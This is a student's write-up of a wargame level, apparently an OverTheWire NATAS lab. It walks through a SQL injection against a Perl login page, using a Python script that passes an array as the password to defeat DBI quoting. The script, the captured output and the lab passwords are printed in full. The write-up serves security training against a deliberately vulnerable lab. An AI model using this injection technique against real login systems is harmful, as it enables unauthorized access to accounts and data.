17 July,24

BYTEWISE FELLOWSHIP CYBERSECURITY

BY: SEERAT E MARRYUM


NATAS Level 31-34

Natas Level 30 → Level 31

Username: natas31


URL: http://natas31.natas.labs.overthewire.org

17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
1 2 3 4
22:28
natas29.natas.labs.overthew
natas30.natas.labs.overthew
natas30.natas.labs.overthewire.org
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
NATAS30
We Chall
SUBMIT TOKEN
Username:
Password:
login
View sourcecode
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

View sourcecode:

17 July,24




KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
1 2 3 4
22:29
/var/www/natas/natas30/ind
natas30.natas.labs.overthewire.org/index-s
60%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

/var/www/natas/natas30/index-source.pl

```
#!/usr/bin/perl
use CGI qw(:standard);
use DBI;

print <<END;
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js">
<script>var wechallinfo = { "level": "natas30", "pass": "<censored>" };</script></head>
<body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">

<!-- morla/10111 <3  happy birthday OverTheWire! <3  -->

<h1>natas30</h1>
<div id="content">

<form action="index.pl" method="POST">
Username: <input name="username"><br>
Password: <input name="password" type="password"><br>
<input type="submit" value="login" />
</form>
END

if ('POST' eq request_method && param('username') && param('password')){
    my $dbh = DBI->connect( "DBI:mysql:natas30","natas30", "<censored>", {'RaiseError' => 1});
    my $query="Select * FROM users where username =".$dbh->quote(param('username')) . " and password =".$dbh->quote(param('password'));

    my $sth = $dbh->prepare($query);
    $sth->execute();
    my $ver = $sth->fetch();
    if ($ver){
        print "win!<br>";
        print "here is your result:<br>";
        print @$ver;
    }
```

17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
1 2 3 4
22:29
/var/www/natas/natas30/ind
natas30.natas.labs.overthewire.org/index-s
60%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"><
<script>var wechallinfo = { "level": "natas30", "pass": "<censored>" };</script></head>
<body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">

<!-- morla/10111 <3  happy birthday OverTheWire! <3  -->

<h1>natas30</h1>
<div id="content">

<form action="index.pl" method="POST">
Username: <input name="username"><br>
Password: <input name="password" type="password"><br>
<input type="submit" value="login" />
</form>
END

if ('POST' eq request_method && param('username') && param('password')){
    my $dbh = DBI->connect( "DBI:mysql:natas30","natas30", "<censored>", {'RaiseError' => 1});
    my $query="Select * FROM users where username =".$dbh->quote(param('username')) . " and password =".$dbh->quote(param('password'));

    my $sth = $dbh->prepare($query);
    $sth->execute();
    my $ver = $sth->fetch();
    if ($ver){
        print "win!<br>";
        print "here is your result:<br>";
        print @$ver;
    }
    else{
        print "fail :(";
    }
    $sth->finish();
    $dbh->disconnect();
}

print <<END;
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
END
```

We have SQL queries here so we can have SQL injection attack here. The marked function in 1st figure is vulnerable to SQL injection. Writing python script or it:


Password will have the most common SQL payload

Python code:

```
import requests
```


```
url = "http://natas30.natas.labs.overthewire.org/index.pl"
sess = requests.Session()
sess.auth = ('natas30', 'WQhx1BvcmP9irs2MP9tRnLsNaDI76YrH')

data = {"username": "natas31", "password": ["'' or 1",2]}

resp = sess.post(url, data=data)
print(resp.text)
```

Output:



```
┌──(silentspectre㉿kali)-[~]
└─$ python3 natas30.py
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthe
<script>var wechallinfo = { "level": "natas30", "pass": "WQhx1BvcmP9irs2MP9tRnLsNaDI76YrH" };</script></head>
<body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">

<!-- morla/10111 <3  happy birthday OverTheWire! <3  -->

<h1>natas30</h1>
<div id="content">

<form action="index.pl" method="POST">
Username: <input name="username"><br>
Password: <input name="password" type="password"><br>
<input type="submit" value="login" />
</form>
win!<br>here is your result:<br>natas31m7bfjAHpJmSYgQWWeqRE2qVBuMiRNq0y<div id="viewsource"><a href="index-sourc
</div>
</body>
</html>


┌──(silentspectre㉿kali)-[~]
└─$ 
```

17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
1 2 3 4
22:43
/var/www/natas/natas30/ind
natas31.natas.labs.overthewi
natas31.natas.labs.overthewire.org
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB
NATAS31
We Chall
CSV2HTML
We all like .csv files.
But isn't a nicely rendered and sortable table much cooler?
Select file to upload:
Browse
Upload
View so
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

